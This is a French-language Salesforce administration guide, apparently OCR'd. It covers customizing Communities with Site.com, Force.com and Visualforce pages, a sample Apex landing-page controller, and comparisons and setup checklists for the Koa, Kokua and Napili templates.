autorisation de modifier le site, vous devez acheter et attribuer une licence de fonctionnalité Site.com Publisher ou Site.com Contributor, et attribuer un rôle utilisateur au niveau du site.

### Conseils et considérations

- Les utilisateurs de communautés qui disposent de l'autorisation « Créer et configurer des communautés » sont attribués au rôle d'administrateur de site Site.com d'une communauté. Cependant, ils ne figurent pas dans la section Rôles utilisateur de l'onglet Présentation de Site.com Studio.
- Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.
- Lorsque vous utilisez des composants associés à des données, tels que des répétiteurs de données et des formulaires, notez que les objets répertoriés peuvent ne pas être disponibles pour les visiteurs du site. L'accès de visiteurs authentifiés à un objet dans des pages publiques et privées est contrôlé par leur profil utilisateur. L'accès de visiteurs non authentifiés à un objet dans des pages publiques et privées est contrôlé par le profil utilisateur invité du site.
- Lors de l'ajout de formulaires à des pages de communauté authentifiées dans Site.com, définissez l'utilisateur actif pour les objets Salesforce qui nécessitent le champ ID du propriétaire. La définition de l'utilisateur actif (contrairement à l'utilisateur invité par défaut) permet d'identifier l'utilisateur authentifié lors de la soumission du formulaire. Pour définir l'utilisateur actif pour le champ ID du propriétaire, sélectionnez le champ dans le formulaire, cliquez sur **Configurer** sous Propriétés de champ dans le volet Propriétés, sélectionnez la source `Propriété globale`, puis la valeur `UserID actuel`.
- La page d'accueil, la page 404, la page de connexion et la page d'auto-inscription que vous spécifiez pour les sites de communauté Site.com dans Configuration du site définissent les pages par défaut du site de communauté Site.com. Ces URL par défaut sont utilisées, sauf si vous spécifiez d'autres URL dans la Gestion de la communauté sous **Administration** > **Pages** et **Administration** > **Connexion et enregistrement**. Les pages d'erreur de communauté sont spécifiées dans Configuration Force.com, sous Pages d'erreur.
- Lorsque votre site de communauté Site.com est inactif, les utilisateurs sont redirigés vers la page Service non disponible définie dans la Gestion de la communauté sous Pages.
- La vue du contributeur n'est pas disponible par défaut pour les sites de communauté Site.com. Vous pouvez toutefois utiliser une licence Site.com Contributor afin d'accorder un accès contributeur à un utilisateur spécifique. Pour plus d'informations, reportez-vous à *À propos des licences de fonctionnalité* dans l'aide de Site.com. Alternativement, un utilisateur peut prévisualiser le site de communauté Site.com en tant que contributeur en ajoutant `?iscontrib` à l'URL du site. Par exemple :
  `https://sitestudio.na1.force.com/?iscontrib`

CONSULTER ÉGALEMENT :

Choix entre le Générateur de communauté et les sites Force.com

Utilisation de Site.com pour personnaliser votre communauté

Présentation de Salesforce Communities

## Utilisation de Visualforce et de Sites Force.com

Chaque communauté a un site Force.com associé qui permet d'effectuer des personnalisations avancées pour votre communauté. Par exemple, les Sites Force.com permettent :

- Ajoutez des pages publiques dans votre communauté qui ne nécessitent pas de connexion.
- Utilisez des pages d'auto-inscription et de connexion personnalisées à votre marque pour l'inscription et la connexion des utilisateurs à votre communauté.
- Personnalisez les pages d'erreur prêtes à l'emploi pour refléter la marque de votre communauté, notamment les pages « Autorisation requise (401) » et « Page introuvable (404) ».
- Exploitez des pages Visualforce afin de créer des pages privées auxquelles seuls les membres de la communauté ont accès.

Pour des informations détaillées sur l'utilisation des Sites Force.com, reportez-vous à l'aide en ligne.

## Conseils et considérations

- Les pages Sites Force.com incluent automatiquement les styles personnalisés que vous spécifiez dans l'assistant Créer une communauté. Pour désactiver ces styles, définissez l'attribut `standardStylesheets` dans la balise `<apex:page>` sur `false`.
- Lors de l'utilisation de Sites Force.com avec des communautés, tenez compte des limitations suivantes :
  - Les fils RSS prêts à l'emploi, le suivi analytique et les pages de profil de portail personnalisées ne sont pas disponibles.
  - Les pages de modification du mot de passe personnalisées ne sont pas disponibles.
  - La connexion à des domaines personnalisés est disponible uniquement avec le protocole HTTPS.
- Les sites Force.com sont servis directement à partir de l'organisation Force.com. Par conséquent, la disponibilité d'un site est directement associée à la celle de l'organisation. Pendant la période de maintenance des versions majeures de votre organisation, vos sites ne sont pas disponibles. Les utilisateurs qui tentent d'accéder à un site affichent une page de maintenance Force.com ou votre page de service non disponible personnalisée.
- Vous pouvez rediriger une page d'accueil de communauté vers la page d'accueil Site.com équivalente. Pour cela, définissez une redirection d'URL dans la page de détail du site Force.com. Définissez l'URL source sur `/`, qui représente la page d'accueil de la communauté, et définissez l'URL cible sur `s`, qui représente la page d'accueil du site Site.com.

CONSULTER ÉGALEMENT :

Choix entre le Générateur de communauté et les sites Force.com

# Pages de communauté personnalisées

## Remplacement des pages par défaut de votre communauté avec des pages personnalisées

Utilisez des pages Accueil de la communauté et Service non disponible personnalisées en remplaçant les pages standard dans votre communauté.

- Utilisation d'une page d'accueil de communauté personnalisée
- Utilisation d'une page de service non disponible personnalisée

Vous pouvez remplacer les autres pages de communauté par défaut dans les paramètres de Site.com ou Force.com de la communauté. Pour cela, cliquez sur le menu Gestion de la communauté dans l'en-tête global, puis sur **Accéder à Force.com** ou sur **Accéder à Site.com Studio**. Les sélections de pages dans la Gestion de la communauté remplacent automatiquement les sélections de page déjà définies dans les paramètres de Site.com ou Force.com.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- "Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

### Utilisation d'une page de service non disponible personnalisée

Si votre communauté n'est pas disponible en raison d'une panne du service, Salesforce affiche une page générique Service non disponible sous la marque Force.com. Vous pouvez remplacer cette page par une page de ressources statique, personnalisée sous le nom de votre société, afin de personnaliser l'expérience des membres de votre communauté.

La ressource statique Service non disponible :

- doit être un fichier zip public ne dépassant pas 1 Mo ;
- doit contenir une page nommée `maintenance.html` au niveau racine du fichier .zip. Les autres ressources du fichier .zip, telles que les images ou les fichiers CSS, peuvent respecter n'importe structure de répertoires.
- doit contenir uniquement les fichiers avec des extensions.

Pour plus d'informations, reportez-vous à *Attribution de pages d'erreur aux sites Force.com* dans l'aide de Salesforce.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *`Toutes les communautés`* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Accédez à **Administration** > **Pages**.
3. Cliquez sur en regard de **Service non disponible** pour rechercher et sélectionner votre page personnalisée.
4. Cliquez sur **Enregistrer**.

En cas de panne du service, votre communauté affiche la page que vous avez sélectionnée. Notez les points suivants :

- La sélection de cette page n'affecte pas les communautés qui utilisent des pages Site.com Studio.
- Une fois personnalisée, la page Service non disponible s'applique à toutes les communautés d'un même domaine. Assurez-vous que cette page répond aux besoins de votre organisation. Pour ne pas utiliser la même page pour toutes les communautés de votre domaine, créez et attribuez des pages Service non disponible distinctes à chaque communauté.

  Prenons l'exemple de deux communautés dans votre domaine : une communauté de clients (`universaltelco.force.com/clients`) et une communauté de partenaires (`universaltelco.force.com/partenaires`). Si vous utilisez une page Service non disponible personnalisée uniquement pour la communauté de clients, la communauté de partenaires affiche la même page en cas de panne du service, sauf si vous créez et attribuez une page Service non disponible distincte à la communauté de partenaires.

CONSULTER ÉGALEMENT :

Remplacement des pages par défaut de votre communauté avec des pages personnalisées

## Utilisation d'une page d'accueil de communauté personnalisée

Personnalisez la page d'accueil standard de la communauté avec la marque de votre société en utilisant une page du Générateur de communauté (Site.com Studio) ou une page Visualforce personnalisée.

La page d'accueil de la communauté est accessible aux utilisateurs non authentifiés dans une communauté publique. Elle permet de spécifier une page de destination pour les utilisateurs invités, sans configurer de redirection. Cette page est également appelée Page d'accueil Site active.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *`Toutes les communautés`* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Pages**.
3. Pour la page d'accueil de la communauté :
   a. Sélectionnez le type de page : **Générateur de communauté** ou **Visualforce**.
   b. Saisissez le nom de la page ou laissez le champ vide pour obtenir la liste des options disponibles.
   c. Cliquez sur , puis cliquez sur le nom de la page dans les résultats de recherche pour la sélectionner.

   Remarque: Une fois publiées, les pages du Générateur de communauté (Site.com Studio) sont incluses dans les résultats de recherche.

4. Cliquez sur **Enregistrer**.

Les sélections de pages dans la Gestion de la communauté remplacent automatiquement toute sélection de page précédemment spécifiée dans les propriétés du site de Site.com ou Force.com.

CONSULTER ÉGALEMENT :

- Configuration de la page de connexion de communauté par défaut pour utiliser une page d'accueil personnalisée
- Remplacement des pages par défaut de votre communauté avec des pages personnalisées

## Configuration de la page de connexion de communauté par défaut pour utiliser une page d'accueil personnalisée

Si vous utilisez des fournisseurs d'authentification externes et une page d'accueil personnalisée, vérifiez que les utilisateurs accèdent à la page d'accueil correcte.

Pour cela, modifiez `CommunitiesLandingController` pour définir le paramètre `startURL` approprié pour votre communauté. La page `CommunitiesLandingPage` correspond la Page d'accueil du site actif de votre communauté, ce qui signifie qu'elle est affichée lorsqu'une personne saisit l'URL directe de votre communauté. Par exemple, si votre domaine est *`universaltelco.force.com`* et que l'URL de votre communauté est *`clients`*, la page `CommunitiesLandingPage` est affichée lorsqu'une personne saisit `http://universaltelco.force.com/clients`.

Pour utiliser une page d'accueil personnalisée, vous avez le choix entre 2 méthodes :

- Mettez à jour le code `CommunitiesLandingController` pour rediriger vers la nouvelle page :
  1. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**.
  2. Cliquez sur **Modifier** en regard de `CommunitiesLandingController`.
  3. Remplacez le code par le suivant :

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accéder à la Gestion de la communauté :

- "Accéder à la gestion de la communauté OU Gérer les communautés OU Créer et configurer des communautés
- ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté.

Pour personnaliser les paramètres d'administration :

- Créer et configurer des Communautés
- ET être membre de la communauté dans laquelle les utilisateurs tentent d'accéder à la page Gestion de la communauté.

Pour modifier les classes Apex :

- Auteur Apex

```
public with sharing class CommunitiesLandingController {
        // Code we will invoke on page load.
    public PageReference forwardToStartPage() {
        String communityUrl = 'https://universaltelcom.force.com';
        String customHomePage = '/apex/hello';
        if (UserInfo.getUserType().equals('Guest')) {
```

```
            return new PageReference(communityUrl + '/login?startURL=' +
EncodingUtil.urlEncode(customHomePage, 'UTF-8'));
        }else {
            return Network.communitiesLanding();
        }
      }
        public CommunitiesLandingController() {}
    }
```

4. Remplacez *https://universaltelcom.force.com* par l'URL de votre communauté.
5. Cliquez sur **Enregistrer**.

- Vous pouvez également remplacer la Page d'accueil du site actif par une page Visualforce personnalisée.
  1. Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés**.
  2. Cliquez sur le bouton **Gérer** en regard du nom de la communauté.
  3. Cliquez sur **Administration** > **Pages** > **Accéder à Force.com**.
  4. Dans la section Détails du site, cliquez sur **Modifier**.
  5. Dans le champ Page d'accueil du site actif, sélectionnez votre page Visualforce personnalisée.
  6. Cliquez sur **Enregistrer**.

Lorsqu'un utilisateur saisit l'URL de la communauté, la nouvelle Page d'accueil du site actif s'affiche.

CONSULTER ÉGALEMENT :

Utilisation d'une page d'accueil de communauté personnalisée

## Ajout de pages personnalisées qui ne nécessitent pas de connexion

Dans une communauté, vous pouvez avoir des pages publiques accessibles sans connexion, qui sont idéales pour des pages de destination ou marketing.

Les communautés exploitent la technologie des Sites Force.com afin de définir un domaine personnalisé pour votre organisation et un préfixe d'URL pour chaque communauté créée dans votre organisation. Si vous souhaitez personnaliser vos communautés au-delà des options disponibles dans la configuration, vous pouvez utiliser des Sites Force.com ou Site.com en vue de créer des pages entièrement personnalisées.

Conseil: Les communautés peuvent combiner des pages Visualforce et Site.com. Par défaut, les pages que vous créez ne nécessitent aucune connexion, mais vous pouvez ajouter des pages authentifiées si nécessaire.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.

- Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.

2. Cliquez sur **Administration** > **Pages**, puis dans la zone Personnalisations avancées, cliquez sur l'une des options suivantes :
   - **Accéder à Force.com** pour créer des pages qui ne nécessitent aucune connexion ou modifier des pages d'erreur prêtes à l'emploi.
   - **Accéder à Site.com Studio** pour ouvrir Site.com Studio, ou vous pouvez créer des pages publiques, personnalisées à votre marque (vous pouvez également créer des pages authentifiées qui nécessitent une connexion).
3. Après avoir créé une page publique dans Site.com Studio, vous devez publier le site Site.com pour permettre aux utilisateurs d'accéder à la page.

# Modèles de communauté

## Quel modèle de communauté dois-je utiliser ?

Éditions


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


Les modèles de communauté permettent d'élaborer une communauté qui offre aux clients la même expérience visuelle et fonctionnelle sur les tablettes, les appareils mobiles et les ordinateurs de bureau.

Vos clients souhaitent pouvoir communiquer aisément avec votre société, à tout moment et où qu'ils soient. Une communauté en libre-service facilite l'accès de vos clients aux informations dont ils ont besoin pour obtenir une réponse à leurs questions. Avec des communautés élaborées à partir des modèles Koa et Kokua, les clients peuvent rechercher des informations dans les articles de la base de connaissances, et contacter le support si nécessaire. Ils peuvent rechercher des articles, poser des questions et consulter les réponses des membres dans les communautés créées avec le modèle Customer Service (Napili). S'ils ne trouvent toujours pas ce qu'ils recherchent, ils peuvent contacter le support sans se connecter. Les modèles en libre-service permettent d'étendre votre communauté à divers appareils sans compromettre l'expérience utilisateur.

Koa



Kokua




Customer Service (Napili)

Un assistant vous guide à travers la sélection d'un modèle et la configuration initiale, notamment la configuration de rubriques et de catégories de données.

- Kokua est un modèle de libre-service enrichi qui présente aux utilisateurs les articles de la base de connaissance organisés par catégorie de données. Les utilisateurs peuvent également soumettre des requêtes pour demander une aide aux agents.
- Koa est un modèle de libre-service en texte brut, optimisé pour les appareils mobiles. Il permet aux utilisateurs de rechercher et d'afficher des articles par représentations de texte de catégories de données et de contacter le support lorsqu'ils ne trouvent pas ce qu'ils recherchent.

- Le modèle Customer Service (Napili) permet à vos clients de poser des questions dans la communauté, et de rechercher et de consulter des articles. S'ils ne trouvent pas ce qu'ils recherchent, ils peuvent contacter un agent de support.

Le Générateur de communauté simplifie considérablement la personnalisation de votre communauté. Il suffit de modifier quelques composants pour insérer des informations sur votre communauté, d'ajouter quelques images pour exposer votre marque personnalisée, et votre application est prête, sans écrire de code ! De plus, si vous souhaitez personnaliser davantage l'expérience, vous pouvez créer des pages personnalisées, ajouter des composants aux pages, utiliser des composants Lightning personnalisés et exposer plus d'objets Salesforce.

Les communautés sont automatiquement affichées dans la langue du profil de l'utilisateur connecté. Par conséquent, il n'est pas nécessaire de créer et de gérer une communauté distincte pour chaque langue. Avec le Générateur de communauté, vous pouvez étendre la prise en charge linguistique aux utilisateurs invités dans les communautés. Si la langue de l'utilisateur invité n'est pas prise en charge, il peut en choisir une dans le sélecteur de langue, dans chaque page de la communauté. Toutes les langues sont conservées au sein de la communauté. Par conséquent, il n'est pas nécessaire de créer ni de gérer une communauté distincte pour chaque langue.

CONSULTER ÉGALEMENT :

Création de communautés
Comparaison entre les fonctionnalités disponibles dans les modèles de Community
Configuration et personnalisation des pages de votre communauté

# Comparaison entre les fonctionnalités disponibles dans les modèles de Community

Vous envisagez d'utiliser un modèle pour élaborer votre communauté ? Des différences majeures distinguent les fonctionnalités disponibles dans chaque modèle de communauté. Avant de choisir le modèle à utiliser, comparez les fonctionnalités.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Comparaison des fonctionnalités

| | Koa | Kokua | Customer Service (Napili) | Onglets Salesforce + Visualforce |
|---|---|---|---|---|
| Tous les objets Salesforce | | | | ✅ |
| Comptes | | | ✅ | ✅ |
| Campagnes | | | ✅ | ✅ |
| Requêtes | ✅ | ✅ | ✅ | ✅ |
| Générateur de communauté | ✅ | ✅ | ✅ | |
| Discussions de communauté | | | ✅ | ✅ |
| Contacts | | | ✅ | ✅ |

| | Koa | Kokua | Customer Service (Napili) | Onglets Salesforce + Visualforce |
|---|---|---|---|---|
| Contacts de plusieurs comptes | | | | ✅ |
| Objets personnalisés | | | ✅ | ✅ |
| Personnalisations à l'aide de composants Lightning | ✅ | ✅ | ✅ | |
| Personnalisations à l'aide de Visualforce | | | | ✅ |
| Salesforce Knowledge | ✅ Obligatoire | ✅ Obligatoire | ✅ Recommandé | ✅ Recommandé |
| Personnes compétentes | | | ✅ | ✅ |
| Pistes | | | ✅ | ✅ |
| Notes | | | ✅ | ✅ |
| Opportunités | | | ✅ | ✅ |
| Optimisé pour le mobile | ✅ | ✅ | ✅ | ✅ |
| Commandes | | | | ✅ |
| Question vers requête | | | ✅ | |
| Recommandations | | | ✅ | |
| Réputation | | | ✅ | |
| Rubriques | | | ✅ | ✅ |
| Articles tendance | ✅ | ✅ | ✅ | |

CONSULTER ÉGALEMENT :

Guide de mise en œuvre : Utilisation de modèles pour élaborer des communautés

Guide de mise en œuvre : Premiers pas avec les communautés Salesforce

# Objets pris en charge dans le modèle Customer Service (Napili)

Prenez connaissance de la liste de tous les objets pris en charge par le modèle Customer Service (Napili).

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Objets pris en charge dans le modèle Customer Service (Napili)

Les noms d'API sont indiqués entre parenthèses.

- Compte (Account)
- Historique des activités (ActivityHistory)
- Historique des approbations (ProcessInstanceHistory)
- Élément de travail de processus d'approbation (ProcessInstanceWorkitem)
- Étape d'approbation (ProcessInstanceStep)
- Ressource (Asset)
- Campagne (Campaign)
- Membre de la campagne (CampaignMember)
- Requête (Case)
- CollaborationGroup
- Contact (Contact)
- Objets personnalisés
- Tableau de bord (Dashboard)
- E-mail (EmailMessage)
- Événement (Event)
- Objets externes
- Groupe (CollaborationGroup)
- Piste (Lead)
- Note (Note and NoteAndAttachment)
- Opportunité (Opportunity)
- Rôle de contact de l'opportunité (OpportunityContactRole)
- Produit de l'opportunité (OpportunityLineItem)
- Membre de l'équipe d'opportunité (OpportunityTeamMember)
- Produit (Product2)
- Rapport (Report)
- Rendez-vous de service (ServiceAppointments)
- Contacts partagés (AccountContactRelationship)
- Tâche (Task)
- Utilisateur (User)
- Ordre d'exécution (WorkOrder)
- Élément d'ordre d'exécution (WorkOrderLineItem)

# Modèle Customer Service (Napili) : liste de contrôle de la configuration de la communauté

La création d'une communauté est le résultat de recherches, de la mise en correspondance d'objectifs et de la définition de votre audience. En même temps, tout doit être en ordre pour garantir un processus de mise en œuvre transparent. Vous connaissez mieux que quiconque votre organisation, mais consultez cette liste générale pour faciliter l'organisation d'une communauté en utilisant le modèle Customer Service (Napili).

Avez-vous considéré tous les points de ces listes ?

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Avant de commencer :

*Collecte de vos ressources de personnalisation de la marque :*

- ☐ Image en haute résolution du logo de votre société
- ☐ Charte couleur (ou une image à charger pour générer automatiquement une charte)
- ☐ Image à utiliser dans l'en-tête
- ☐ Images miniatures (385x385 pixels), si vous utilisez des Rubriques d'actualité

*Dans votre organisation Salesforce interne :*

- ☐ Activation des communautés Salesforce Choisissez une URL unique adaptée à votre activité, car vous ne pouvez pas la modifier après l'avoir définie.
- ☐ Configuration de modèles d'e-mail pour toute communication entre la communauté et ses membres (e-mail de bienvenue, e-mail de réinitialisation du mot de passe, et ainsi de suite).
- ☐ Activation de l'en-tête global pour des communautés pour le profil d'administrateur système et les autres profils qui peuvent accéder à votre communauté depuis l'organisation interne.
- ☐ Activation de toutes les fonctionnalités de Service Cloud que vous souhaitez utiliser dans la communauté, notamment Salesforce Knowledge.
- ☐ Examen des profils et ajout d'ensembles d'autorisations selon les besoins.
- ☐ Configuration de Web vers requête.

Si vous utilisez Salesforce Knowledge :

- ☐ Examen de vos catégories de données.
- ☐ Activation du suivi de fil pour vos types d'article Knowledge.

## Pendant la création de votre communauté :

*Dans votre organisation Salesforce interne :*

- ☐ Ajout de membres à votre communauté.

Configuration du profil Utilisateur invité (accès utilisant la Gestion de la communauté ou le Générateur de communauté) :

- ☐ Octroi des autorisations lire et créer pour l'objet requête.
- ☐ Si Salesforce Knowledge est utilisé, octroi de l'accès à vos catégories de données aux invités.

*Dans Gestion de la communauté :*

- ☐ Configuration de rubriques et de sous-rubriques de navigation, et association d'articles à chaque rubrique.
- ☐ Configuration de rubriques d'actualité et d'images associées
- ☐ Téléchargement de la dernière version de Salesforce Communities Management depuis AppExchange.
- ☐ Configuration de critères et de règles de modération.
- ☐ Activation et configuration de la réputation.

*Dans le Générateur de communauté :*

- ☐ Personnalisation de votre communauté pour l'adapter à la marque de votre société.
- ☐ Ajout de composants Lightning standard et personnalisés pour personnaliser la conception et le contenu.

### Après la création de votre communauté :

- ☐ Configuration d'un groupe Chatter interne pour des commentaires, et invitation de personnes à tester pendant que la communauté est en mode aperçu.
- ☐ Incorporation des commentaires, puis publication de votre communauté.
- ☐ Alimentation de la communauté avec un contenu initial : publications de bienvenue, groupes et articles pertinents ou intéressants.

# Personnalisation des modèles avec le Générateur de communautés

## Présentation de Générateur de communauté

Le Générateur de communauté et les modèles communauté pour le libre-service permettent de créer, de personnaliser et de publier une communauté adaptée à n'importe quel appareil mobile ! Sélectionnez un modèle pour lancer rapidement votre communauté, puis adaptez les pages à la marque de votre société.

Le Générateur de communauté permet d'effectuer les opérations suivantes :

- Définir rapidement le style de la communauté en l'adaptant à la marque de votre société.
- Modifier des pages et des composants de communauté avec le Générateur de communauté et personnaliser leur conception et leur contenu.
- Prévisualiser votre communauté et vérifier qu'elle s'affiche correctement sur différents appareils.
- Publier vos modifications pour les rendre accessibles à tous les utilisateurs de votre communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Limitations connues

- Le Générateur de communauté ne prend pas en charge la personnalisation de la marque pour les communautés qui n'ont pas été créées avec l'un des modèles préconfigurés.

CONSULTER ÉGALEMENT :

Navigation dans le Générateur de communauté

Gestion des paramètres de votre communauté dans le Générateur de communauté

# Navigation dans le Générateur de communauté

Le Générateur de communauté permet de créer et de définir rapidement le style de votre communauté personnalisée afin de l'adapter à la marque de votre organisation.

Pour accéder au Générateur de communauté :

- Dans le menu d'en-tête global, dans la Gestion de la communauté, cliquez sur **Gestion de la communauté** > **Accéder au Générateur de communauté**
- Dans la page Toutes les communautés, dans la Configuration, cliquez sur **Générateur** en regard du nom de la communauté
- Dans une communauté, cliquez sur **Générateur de communauté** dans le menu du profil

Dans le Générateur de communauté, vous pouvez :

- Personnaliser la communauté avec votre marque afin de l'adapter au style de votre organisation (1).
- Modifier vos pages de communauté dans l'Éditeur de page pour ajouter, mettre à jour ou supprimer des composants de page (2). Ils comprennent les composants Lightning personnalisés disponibles sur AppExchange.
- Gérer, créer, supprimer et définir la visibilité des pages de communauté dans le Gestionnaire de page (3).
- Modifier les paramètres de communauté et accepter les mises à jour du modèle de votre communauté (4).
- Utiliser le menu Communautés (5) pour :
  - Accéder à la communauté après son activation.
  - Accédez au Générateur de communauté pour gérer les analyses, la connexion, l'inscription, la réputation, les rubriques et les autres paramètres de la communauté.
  - Revenez à **Configuration**.
- Accédez à la page de la communauté que vous souhaitez modifier en utilisant le menu **Page**, les éléments du menu de navigation et les liens (6).
- Prévisualiser votre communauté sur différents appareils (7).
- Prévisualiser la communauté dans une nouvelle fenêtre de navigateur (8).
- Publier vos modifications afin de rendre vos mises à jour accessibles à tous les utilisateurs de votre communauté (9).

## Éditions


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou publier une communauté :

- Créer et gérer des communautés




CONSULTER ÉGALEMENT :

Présentation de Générateur de communauté

Gestion des paramètres de votre communauté dans le Générateur de communauté

# Personnalisation d'une communauté avec votre marque à l'aide du Générateur de communauté

Utilisez l'Éditeur de marque optimisé du Générateur de communauté pour appliquer avec efficacité une couleur et un style à votre communauté. Choisissez un thème couleur à l'aide de la palette de couleurs, qui offre une grande diversité d'éléments de texte en couleur pour personnaliser votre conception. Adaptez avec précision vos couleurs en chargeant votre logo pour générer automatiquement une palette de couleurs personnalisée.

Chaque modèle inclut des styles prédéfinis qui permettent de contrôler la présentation des pages. Ces styles facilitent et accélèrent la création de votre communauté. Vous pouvez aisément les personnaliser en fonction de vos besoins. Une fois la communauté créée, personnalisez et appliquez un style à vos pages à l'aide de l'Éditeur de marque du Générateur de communauté.

Selon le modèle sélectionné, le Générateur de communauté permet d'effectuer les opérations suivantes :

- Appliquer un thème couleur adapté à votre modèle à l'aide de la palette de couleurs.
- Sélectionner les couleurs du texte, des bordures et de l'arrière-plan des boutons.
- Charger l'image du logo de votre société pour générer une palette de couleurs personnalisée basée sur les couleurs du logo.
- Gérer vos propres palettes de couleurs en les enregistrant ou en les supprimant.
- Spécifier la famille, le style et le poids de la police.
- Modifier la couleur d'arrière-plan de l'en-tête et de la page, la famille, la taille et la couleur de police.
- Utiliser une feuille de style CSS personnalisée pour appliquer vos propres styles

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

